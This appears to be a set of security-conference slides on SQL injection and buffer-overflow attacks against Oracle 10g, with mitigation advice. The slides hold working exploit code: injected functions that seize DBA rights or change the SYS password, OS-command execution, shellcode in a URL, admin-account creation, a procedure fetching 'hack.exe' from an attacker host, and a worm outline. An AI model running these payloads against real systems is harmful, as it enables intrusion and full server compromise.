Advanced SQL Injection in Oracle databases

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- *The platform chosen for the examples is: Oracle Database 10g Release 1 on Windows 2000 Advanced Server SP4. In most cases they can be translated to other version/platform with little or no modification.*

Oracle Database Server

- Many features
- Very big software
- Large number of Packages, Procedures and Functions installed by default
  - Oracle 9i: 10700 Procedures, 760 packages
  - Oracle 10g: 16500 Procedures, 1300 packages
  - Normal users can execute:
    - Oracle 9i: 5700 procedures, 430 packages
    - Oracle 10g: 8900 procedures, 730 packages
- Product available in many platforms ➔ Long time to release patches

Hacking Oracle Database Server

- Without direct connection to the database
  - SQL Injection
    - Injecting SQL.
    - Exploiting buffer overflows.
    - If output is not returned, can be redirected using the UTL_HTTP standard package.
- Connected to the database
  - SQL Injection in built-in or user-defined procedures.
  - Buffer overflows in built-in or user-defined procedures.
  - Output can be printed on attacker screen.

Vulnerabilities in Oracle

- I have reported many vulnerabilities in Oracle software
- 40 + have been fixed with recent patches.
- **65 + buffer overflows still UNFIXED!!**
- **More than 20 SQL Injection issues still UNFIXED!!**

SQL Injection in Oracle

- With direct connection to the Database (connected as a database user):
  - Can be used to execute SQL statements with elevated privileges or to impersonate another user.
  - Risk when a procedure is not defined with the **`AUTHID CURRENT_USER`** keyword (executes with the privileges of the owner).
- Without direct connection to the Database (example: web application user):
  - Can be used to execute SQL statements with elevated privileges or to exploit a buffer overflow. The Oracle standard packages have many buffer overflows.

SQL Injection in Oracle

- There are two kind of PL/SQL blocks where the SQL Injection vulnerability can be found:

- Anonymous PL/SQL block:
  - A PL/SQL block that has a `BEGIN` and an `END` and can be used to execute multiple SQL statements.
  - There is no limitation in what the attacker can do. Allows to execute SELECTs, DML and DDL.
  - Example of vulnerable code:

```
EXECUTE IMMEDIATE 'BEGIN INSERT INTO MYTABLE (MYCOL1) VALUES
  (''' || PARAM || '''); END;';
```

- Single PL/SQL statement:
  - Doesn't have a `BEGIN` and an `END`.
  - The attacker cannot insert ";" to inject more SQL commands.
  - Example of vulnerable code:

```
OPEN cur_cust FOR 'select name from customers where id = '''
  || p_idtofind || '''';
```

SQL Injection in a Single PL/SQL statement - Injecting a user defined function

- We will focus on how an attacker can exploit a SQL injection vulnerability in a single SQL statement (a vulnerability in an anonymous PL/SQL block is easily exploitable).
- To use this method the attacker must have the privilege to create (or modify) a function.
- The attacker can create a function with the **`AUTHID CURRENT_USER`** keyword that executes the SQL statements the attacker wants with elevated privileges.
- Inject this function using a SQL injection vulnerability.
- **Limitation**:
  - If the vulnerability is in a SELECT SQL statement only SELECTs can be executed in the injected function.
  - Can't inject DDL statements.

Why this limitation - Example

- Vulnerable procedure (created by a DBA):

```
-- SQLVULN is a procedure vulnerable to SQL Injection. The vulnerability exists
-- in a single PL/SQL statement (not in an anonymous PL/SQL block).
CREATE OR REPLACE PROCEDURE "SYS"."SQLIVULN"  (P_JOB VARCHAR2)
AS
AVGSAL Numeric;
    BEGIN
  EXECUTE IMMEDIATE 'SELECT AVG(SAL) FROM SCOTT.EMP WHERE JOB = '''||P_JOB||'''' INTO
   AVGSAL;
  DBMS_OUTPUT.PUT_LINE('Average salary for the job is: '||AVGSAL);
END;
/
GRANT EXECUTE ON  "SYS"."SQLIVULN" TO "SCOTT"
/
```

- Function to be injected (created by the attacker):

```
CREATE OR REPLACE FUNCTION "SCOTT"."SQLI" return varchar2
 authid current_user as
BEGIN
  execute immediate 'INSERT INTO SYS.PPT (PPC) VALUES (''55'')';
  commit;
  return '';
END;
```

- Injecting the function:

```
EXEC SYS.SQLIVULN('MANAGER'' || SCOTT.SQLI() || ''');
```

- See file SQLInjectionLimitation.sql.

Why this limitation

- When you try to execute DML statements in a SELECT you get this Oracle error:
  - ORA-14551: cannot perform a DML operation inside a query
- When you try to execute DDL statements you get this Oracle error:
  - ORA-14552: cannot perform a DDL, commit or rollback inside a query or DML

- The injected function is executed as a dependent transaction inside the transaction context of the vulnerable SQL statement.

Autonomous transactions in Oracle

- The **`PRAGMA AUTONOMOUS_TRANSACTION`** compiler directive allows to define a routine as *autonomous* (independent)
- Not the same as a nested transaction.
- Has a different transaction context.
- Must do a **`COMMIT`** (or **`ROLLBACK`**) to avoid an error:
  - ORA-06519: active autonomous transaction detected and rolled back

Using autonomous transactions to inject SQL

- Define a function with the **`PRAGMA AUTONOMOUS_TRANSACTION`** compiler directive and **`AUTHID CURRENT_USER`** keyword that executes the SQL statements the attacker wants with elevated privileges.
- Inject this function using a SQL injection vulnerability.
- This allows to execute any SQL statement. Can become DBA !

If the attacker can create or modify a function any SQL Injection vulnerability in a SELECT / INSERT / UPDATE / DELETE can be used to get full DBA privileges

SQL Injection Examples

- These examples use a SQL injection vulnerability in a procedure to inject a function defined as an autonomous transaction. The vulnerability is in a single SQL statement (not in an anonymous PL/SQL block).
- Unfortunately none of the SQL injection issues that I found in Oracle standard packages have been fixed yet, so for the examples I will not use a standard procedure. SYS.SQLIVULN is an example of a procedure vulnerable to SQL Injection created by a DBA.

SQL Injection – Becoming the SYS user

- This exploit has two functions defined by the attacker:
- SCOTT.SQLI_CHANGEPSW changes the password of the SYS user to 'newpsw'. It saves the old SYS password in a table (PSW_DATA) to be able to restore it later.
- SCOTT.SQLI_RESTOREPSW restores the SYS password to the original value.
- Once these two function are created:
  - To change the SYS password execute:

```
EXEC SYS.SQLIVULN('MANAGER''||SCOTT.SQLI_CHANGEPSW
  ()||''');
```

  - To restore the SYS password execute:

```
EXEC SYS.SQLIVULN('MANAGER''||SCOTT.SQLI_RESTOREPSW
  ()||''');
```

- See the file SQLInjectionBecomingSYS.sql.

SQL Injection – Creating a java class

- Oracle allows to create java stored procedures. An attacker could inject the following function to create a java class:

```
CREATE OR REPLACE  FUNCTION "SCOTT"."SQLI"  return varchar2
authid current_user as
  pragma autonomous_transaction;
  SqlCommand VARCHAR2(2048);

BEGIN
  SqlCommand := '
CREATE OR REPLACE AND RESOLVE JAVA SOURCE NAMED "SRC_EXECUTEOS" AS
public class ExecuteOS {
  …
}';
 execute immediate SqlCommand;
  SqlCommand := '
CREATE OR REPLACE PROCEDURE "PROC_EXECUTEOS" (p_command varchar2)
AS LANGUAGE JAVA
NAME ''ExecuteOS.execOSCmd (java.lang.String)'';';
  execute immediate SqlCommand;

  execute immediate 'GRANT EXECUTE ON PROC_EXECUTEOS TO SCOTT';
  commit; return '';
END;
```

SQL Injection – Executing OS Commands

- In the injected function:
  - Create a Java Stored Procedure with a method that:
    - Executes an OS command using the java method Runtime.getRuntime().exec()
    - Redirect the output to a file
    - Read the file and print the output
  - Publish the java class creating a stored procedure
  - Grant EXECUTE on this procedure
  - The java console output is redirected to an Oracle trace file by default, to see the output in SqlPlus execute:
    - `SET SERVEROUTPUT ON`
    - `CALL dbms_java.set_output(2000);`
- See file SQLInjectionExecutingOSCommand.sql for an example.

SQL Injection – Uploading a file

- In the injected function:
  - Create a Java Stored Procedure with a method that:
    - Reads the contents of a URL using java.net.* classes and writes it to a file using java.io.*
  - Publish the java class creating a stored procedure
  - Grant EXECUTE on this procedure
- See file SQLInjectionUploadingAFile.sql.

SQL Injection in functions defined with AUTHID CURRENT_USER

- A SQL Injection vulnerability in a function that executes with the privilege of the caller (defined with AUTHID CURRENT_USER) in an anonymous PL/SQL block is not useful for an attacker if it is used directly, but an attacker can use a vulnerability of this kind to:
  - 1) get around the need to create a function to inject and use this vulnerable function to inject the SQL statements. To do this the vulnerability must be in an anonymous PL/SQL block of an AUTHID CURRENT_USER function (in order to be able to define the transaction as autonomous).
  - 2) execute SQL statements in a web application vulnerable to SQL Injection even if the vulnerability is in a SELECT and no other statement is allowed to be added. For an example see page 33.

How to get around the need for CREATE PROCEDURE privilege - Example

- Example:
  - The file SQLInjectionVulCurUsr.sql creates the function SYS.SQLIVULN_CUR_USR vulnerable to SQL Injection in a PL/SQL anonymous block that executes with the privilege of the caller (defined with AUTHID CURRENT_USER).
  - The attacker can use the vulnerable procedures SYS.SQLIVULN and SYS.SQLIVULN_CUR_USR in this way to get full DBA privilege:
  - `EXEC SYS.SQLIVULN ('MANAGER'' || SYS.SQLIVULN_CUR_USR (''AA''''; execute immediate ''''declare pragma autonomous_transaction; begin execute immediate '''''''''create user eric identified by mypsw'''''''''; commit; end;''''; end;--'')||'''');`
- The `PRAGMA AUTONOMOUS_TRANSACTION` directive allows to define the transaction as autonomous so the attacker can execute any SQL DML or DDL statements.

How to get around the need for CREATE PROCEDURE privilege - Example

- **Using a SQL Injection vulnerability in a function defined with AUTHID CURRENT_USER an attacker can use any other SQL Injection vulnerability in a SELECT / INSERT / UPDATE / DELETE to get full DBA privileges.**

- For this example I could have used vulnerable Oracle standard procedures instead of user-defined procedures, but the vulnerabilities are not fixed by Oracle yet, so the details will be given when Oracle issue a patch to fix this.

How to protect

- Revoke EXECUTE privilege on Oracle standard packages/procedures when not needed. Specially for PUBLIC role.
- Grant the CREATE ANY PROCEDURE, ALTER ANY PROCEDURE privileges only to trusted users.
- Ensure that only trusted users own functions.
- Grant the RESOURCE Role only to trusted users.
- Whenever it is possible define the stored procedures with the **`AUTHID CURRENT_USER`** keyword.
- If dynamic SQL is necessary, always validate the parameters carefully, even in functions defined with the **`AUTHID CURRENT_USER`** keyword.

Buffer Overflows in Oracle stored procedures

- Allows an attacker to execute arbitrary code on the server.
- Can be exploited by normal database users or using SQL Injection by a remote user (web application user).
- **Many standard Oracle stored procedures have buffer overflows bugs. Some issues have been fixed but there are still unfixed bugs.**

Getting OS Administrator privileges

- Using a buffer overflow vulnerability an attacker can execute this OS command to create an administrator user:
  - `net user admin2 /add && net localgroup Administrators admin2 /add && net localgroup ORA_DBA admin2 /add`
- Proof of concept exploit code using the vulnerability in MDSYS.MD2.SDO_CODE_SIZE Oracle standard function (fix available in http://metalink.oracle.com) can be found in BufferOverflowExploit_GettingOSAdmin.sql.

Creating a SYSDBA user

- Using a buffer overflow the attacker can execute the SqlPlus Oracle utility to execute SQL statements as SYSDBA.
- To create a SYSDBA user the attacker could execute this OS command:
- ```
  echo CREATE USER ERIC IDENTIFIED BY MYPSW12; > c:\cu.sql &
  echo GRANT DBA TO ERIC; >> c:\cu.sql & echo ALTER USER
  ERIC DEFAULT ROLE DBA; >> c:\cu.sql & echo GRANT SYSDBA TO
  "ERIC" WITH ADMIN OPTION; >> c:\cu.sql & echo quit >>
  c:\cu.sql & c:\oracle\product\10.1.0\db_1\bin\sqlplus.exe
  "/ as sysdba" @c:\cu.sql
  ```
- Proof of concept exploit code in file BufferOverflowExploit_CreatingSYSDBAUser.sql.
  ```

Uploading a file

- Use a buffer overflow to execute SQL with the SqlPlus utility.
- Create a procedure that uploads a file using the UTL_FILE and UTL_HTTP standard packages.

Uploading a file

- Using the SqlPlus utility create this procedure:

```
CREATE OR REPLACE PROCEDURE "SYS"."UPLOAD_FILE"  (url IN
   VARCHAR2, filename IN VARCHAR2)
as req utl_http.req; resp utl_http.resp; val RAW(32767);
file_id UTL_FILE.FILE_TYPE;
BEGIN req := utl_http.begin_request(url);
EXECUTE IMMEDIATE ('CREATE OR REPLACE DIRECTORY UPLOAD_DIR AS
   ''c:\''');
BEGIN resp := utl_http.get_response(req);
file_id := UTL_FILE.FOPEN ('UPLOAD_DIR', filename, 'wb',
   32767);
LOOP utl_http.read_raw(resp, val, 32767);
utl_file.put_raw(file_id, val, true); END LOOP;
EXCEPTION
WHEN utl_http.end_of_body THEN utl_http.end_response(resp);
END; utl_file.fclose(file_id); END;
/
```

Uploading a file

- Finally, execute the created procedure

```
BEGIN
sys.upload_file ('http://hackersite/hack.exe',
  'hack.exe');
END;
```

Detecting a buffer overflow attack

- Can't be detected always.
- Oracle dump files may have information about an attack, to audit them:
  - Review the file *[*`ORACLE_BASE]/admin/[SID]/cdump/[SID]CORE.LOG`
  - Search for ACCESS_VIO (Excp. Code: 0xc0000005) Exceptions.
  - Injected code may be in the stack dump.
  - In the associated file `udump/[SID]_ora_[THREAD_ID].trc` can be the attacker SQL statement.
  - Oracle internal errors can also generate dumps.
  - Dump files are not generated always in a buffer overflow attack. Example: if the server process dies or if the attacker calls ExitThread() no dump files are generated.

Remote attacks using SQL Injection in a web application

- The file SearchEmp.jsp is an example of a web page vulnerable to SQL Injection.
- It is a Java Server Page that queries an Oracle Database and display the results as a table.
- The parameter “Search” is vulnerable to SQL Injection.
- This vulnerability may seem not to be very dangerous because Oracle does not allow to use a “;” to add more SQL statements, so only SELECTs can be injected in this case. With a SELECT an attacker can inject a function call and using a vulnerability in a function can get complete control over an Oracle database as shown in the following example.

Exploiting a buffer overflow through SQL Injection in a web application

- Using a buffer overflow in a standard Oracle function (like MDSYS.MD2.SDO_CODE_SIZE, see file BufferOverflowExploit_SDO_CODE_SIZE_10g.sql) a remote attacker can execute arbitrary code on the database server.
- To exploit this in the case of the example vulnerable web page SearchEmp.jsp an attacker should execute:
  - ```
    http://vulnsite/SearchEmp.jsp?Search=A'||TO_CHAR(MDSYS.MD2.SDO_CODE_SIZE
    ('AAAAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDDDDDDDDDDDDEEEEEEEEEEEEEEEEEEEEE
    EEEEEEEEEEFFFFFFFFFFFFFFFFFFFFFFFFFFFFGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGG
    GGGGGHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHH'||CHR(131)||CHR(195)||CHR(9)||CHR
    (255)||CHR(227)||CHR(251)||CHR(90)||CHR(227)||CHR(120)||CHR(54)||CHR
    (141)||CHR(67)||CHR(19)||CHR(80)||chr(184)||chr(191)||chr(142)||chr
    (01)||chr(120)||chr(255)||chr(208)||chr(184)||chr(147)||chr(131)||chr
    (00)||chr(120)||chr(255)||chr(208)||'dir>c:\dir.txt'))--
    ```
- This exploit executes the OS command “dir>c:\dir.txt” in the context of the Oracle server process.

- **It’s wrong to think that SQL Injection issues in Oracle databases are not dangerous.**
    ```

Web application worm

- Many web applications are vulnerable to SQL Injection allowing to inject function calls.
- Exploiting a vulnerability in Oracle standard functions as demonstrated in the previous example is not difficult and it could be done in an automated way.
- A malicious worm could do this:
  - Search for all the web pages and identify its parameters.
  - Try to exploit every parameter in this way:
  - {**ParameterName**}=A'||TO_CHAR(MDSYS.MD2.SDO_CODE_SIZE ('AAAAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDDDDDDDDDDEEEEEEEEEEEEEEEEEEEEEEEEEEFFFFFFFFFFFFFFFFFFFFFFFFFFGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGHHHHHHHHHHHHHHHHHHHHHHHHHHHHH'||CHR(131)||CHR(195)||CHR(9)||CHR(255)||CHR(227)||CHR(251)||CHR(90)||CHR(227)||CHR(120)||CHR(54)||CHR(141)||CHR(67)||CHR(19)||CHR(80)||chr(184)||chr(191)||chr(142)||chr(01)||chr(120)||chr(255)||chr(208)||chr(184)||chr(147)||chr(131)||chr(00)||chr(120)||chr(255)||chr(208)||**'Command'**))--


How to protect

- Revoke EXECUTE privilege on Oracle standard packages when not needed. Specially for the PUBLIC role.
- Restrict network access to the Listener and iSqlPlus service only to trusted users. Never connect directly to Internet.
- Drop or change password of default users.
- Make sure your application is not vulnerable to SQL Injection validating the variables used in dynamic SQL or using bind variables.
- Keep Oracle and OS up-to-date with patches.
- Try to upgrade to the last Oracle database release and patchset
  - Last releases and patchsets includes more fixes than older supported versions.

Exploiting SQL Injection in a web application to execute SQL statements

- This example shows how to exploit the vulnerable web page SearchEmp.jsp to inject SQL commands using the vulnerable function SYS.SQLIVULN_CUR_USR:
- http://vulnsite/SearchEmp.jsp?Search=MANAGER'||SYS.SQLIVULN_CUR_USR('AA'';%20execute%20immediate%20''declare%20pragma%20autonomous_transaction;%20begin%20execute%20immediate%20''''**insert%20into%20scott.emp(empno,ename,sal)%20values%20(892,''''''''John''''''''',50000)**'''';%20commit;%20end;'';%20end;--')||''--

Summary


Attacker is directly connected to the database as a low privilege user
Buffer Overflow in stored procedures
Attacker can execute any code on the server as the oracle account
SQL Injection in a procedure defined without AUTHID CURRENT_USER. Vulnerability can be in any SELECT / INSERT / UPDATE / DELETE statement.
Attacker can get DBA Privilege if he can create or alter functions
SQL Injection in a function defined with AUTHID CURRENT_USER in an anonymous PL/SQL block.
Attacker can get DBA Privilege
Remote attacker using the database through a web application
SQL Injection in any SELECT / INSERT / UPDATE / DELETE statement
Buffer Overflow in a function
Attacker can execute any code on the server as the oracle account
SQL Injection in a function defined with or without AUTHID CURRENT_USER in an anonymous PL/SQL block.
Attacker can execute SQL statements

Conclusions

- Many features are installed by default. Most of them are never used and represent a serious security risk
- Many standard procedures are vulnerable to buffer overflows and SQL Injection issues
  - With a buffer overflow it's possible to execute SQL statements
- SQL Injection can be very dangerous in remote or local scenarios
- Automatic testing tools may help DBAs

References

- Oracle documentation (*Oracle Corp.*)
  - http://www.oracle.com/technology/documentation/index.html
- SQL Injection and Oracle, Part One (*by Pete Finnigan*)
  - http://www.securityfocus.com/infocus/1644
- SQL Injection and Oracle, Part Two (*by Pete Finnigan*)
  - http://www.securityfocus.com/infocus/1646
- NGS Oracle PL/SQL Injection (*by David Litchfield*)
  - http://www.blackhat.com/presentations/bh-europe-04/bh-eu-04-litchfield.pdf
- Introduction to Database and Application Worms White Paper (*Application Security Inc.*)
  - http://www.appsecinc.com/techdocs/whitepapers.html
- Security Alert: Multiple vulnerabilities in Oracle Database Server (*Application Security Inc.*)
  - http://www.appsecinc.com/resources/alerts/oracle/2004-0001/

Questions?

Thank you

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